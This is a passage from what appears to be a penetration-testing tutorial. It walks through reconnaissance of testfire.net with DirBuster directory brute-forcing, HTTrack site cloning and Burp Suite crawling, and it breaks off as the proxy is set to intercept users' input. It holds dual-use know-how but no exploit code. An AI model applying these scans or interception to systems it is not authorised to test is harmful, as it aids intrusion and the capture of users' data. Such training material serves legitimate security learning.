
[+] Finished: Sat Nov  5 01:33:34 2022
[+] Requests Done: 205
[+] Cached Requests: 7
[+] Data Sent: 46.624 KB
[+] Data Received: 20.636 MB
[+] Memory used: 255.438 MB
[+] Elapsed time: 00:00:52
```

```
(kali㉿kali)-[~]
```

Then we will use the OWASP directory buster to brute force our way through the target website to get the websites directory structure. To use the OWASP directory buster, you can use the following steps. Here our target website will be “www.testfire.net:80/”.







OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://testfire.net:80/

Scan Information \ Results - List View: Dirs: 0 Files: 0 \ Results - Tree View \ Errors: 0 \

Testing for dirs in / 0%

Testing for files in / with extention .html 0%

Current speed: 34 requests/sec (Select and right click for more options)

Average speed: (T) 24, (C) 24 requests/sec

Parse Queue Size: 0 Current number of running threads: 10

Total Requests: 97/283399

Time To Finish: 03:16:44

Back Pause Stop

Starting dir/file list based brute forcing /film/

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://testfire.net:80/

Scan Information \ Results - List View: Dirs: 0 Files: 10 \ Results - Tree View \ Errors: 0 \

Type	Found	Response	Size
Dir	/	200	9524
File	/index.jsp	200	155
File	/login.jsp	200	155
File	/feedback.jsp	200	155
File	/subscribe.jsp	200	155
File	/survey_questions.jsp	200	155
File	/status_check.jsp	200	155
File	/swagger/index.html	200	1716
File	/search.jsp	200	7124
File	/swagger/swagger-ui-standalone-preset.js	200	305722
File	/swagger/swagger-ui-bundle.js	200	935271

Current speed: 18 requests/sec (Select and right click for more options)

Average speed: (T) 27, (C) 7 requests/sec


Parse Queue Size: 0 Current number of running threads: 10

Total Requests: 2806/283411

Time To Finish: 11:08:06

Back Pause Stop

Starting dir/file list based brute forcing /14606.html




2. Mirroring a website from the command line


Here we will use HTTRACK, which is an open-source web-crawler that can completely clone a website along with all its directories and its overall file structure.

```
(kali㉿kali)-[~]
$ sudo apt install httrack
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
libhttrack2
Suggested packages:
webhttrack httrack-doc
The following NEW packages will be installed:
httrack libhttrack2
0 upgraded, 2 newly installed, 0 to remove and 1237 not upgraded.
Need to get 309 kB of archives.
After this operation, 824 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 libhttrack2 amd64 3.49.2-1.1+b1 [269 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 httrack amd64 3.49.2-1.1+b1 [40.0 kB]
Fetched 309 kB in 1s (215 kB/s)
Selecting previously unselected package libhttrack2.
(Reading database ... 339894 files and directories currently installed.)
Preparing to unpack .../libhttrack2_3.49.2-1.1+b1_amd64.deb ...
Unpacking libhttrack2 (3.49.2-1.1+b1) ...
Selecting previously unselected package httrack.
Preparing to unpack .../httrack_3.49.2-1.1+b1_amd64.deb ...
Unpacking httrack (3.49.2-1.1+b1) ...
Setting up libhttrack2 (3.49.2-1.1+b1) ...
Setting up httrack (3.49.2-1.1+b1) ...
Processing triggers for libc-bin (2.33-8) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for kali-menu (2022.3.1) ...
```

Since this tool is not a part of Kali Linux, we will have to install it.


Then we will copy our target website www.testfire.net by using this tool and will save it on our machine under the directory copied_site.







3. Now will use Burp Suite to perform reconnaissance and exploits.

We can access it in the start window of Kali Linux since it comes pre-installed.



Next we will create a temporary project.





Then will perform a passive crawl through our target website. Here our target website is “www.testfire.net”. To perform the passive crawl, we have to navigate to the “Target” sub-menu access the in-built browser on the “Sitemap”. We enter our target website into the in-built browser.

We will start to see the traffic, or the requests being issued on the website in the SiteMap.

Then we can add the target website to our scope to continue tracking its traffic.

The screenshots illustrate the configuration of the 'Scope' in Burp Suite. In the top screenshot, a context menu is open for a selected request (GET /). The 'Add to scope' option is highlighted. In the bottom screenshot, the 'Target Scope' configuration page is shown, where the URL 'http://www.testfire.net/' has been added to the 'Include in scope' list.

We can also create our own customized passive crawlers by using the following steps.

New live task

Task Type

Live audit (Pro version only)

Live passive crawl

Choose predefined task...

Tools Scope

Select the tools whose traffic will be inspected to select items that are processed by the live task.

Proxy Repeater Intruder

URL Scope

Define which items are processed by the live task, based on their URL.

Everything

Suite scope

Custom scope

Deduplication

Select whether items to be processed are deduplicated based on their URL and parameter names. Use this option to avoid processing the same item more than once.

Ignore duplicate items based on URL and parameter names

OK **Cancel**

New live task

Scan Configuration

Scan configurations and modes are groups of settings that define how a scan is performed. Scan modes offer preset options designed to let you trade off speed and coverage. Alternatively, you can select one or more custom configurations. Burp Scanner applies any selected configurations in order, enabling you to fine-tune scanning behaviour.

Name	Functions	Built-in	New ...
			Up
			Down
			Edit
			Delete
			Import

Select from library

OK **Cancel**

New scanning configuration

Configuration name: DeepCrawl

Live passive crawl

This type of live task analyses HTTP messages and adds entries to the Target site map. Choose which items to add to the site map based on their type and URL.

Types of item to add:

- Links
- Form submissions

URLs to add:

- Everything
- The item itself
- Items on the same domain
- URLs in scope
- Suite scope
- Custom scope

Save to library


New live task

Scan Configuration

Scan configurations and modes are groups of settings that define how a scan is performed. Scan modes offer preset options designed to let you trade off speed and coverage. Alternatively, you can select one or more custom configurations. Burp Scanner applies any selected configurations in order, enabling you to fine-tune scanning behaviour.

Name	Functions	Built-in	
DeepCrawl	Live passive crawling		<input type="button" value="New ..."/> <input type="button" value="Up"/> <input type="button" value="Down"/> <input type="button" value="Edit"/> <input type="button" value="Delete"/> <input type="button" value="Import"/>

Next we perform an intercept on the target website to capture the data being input by its users. We will have to navigate to the “Intercept” tab under the “Proxy” tab. Here you will firstly open the target website in the in-built browser, then you will turn on the Interceptor.

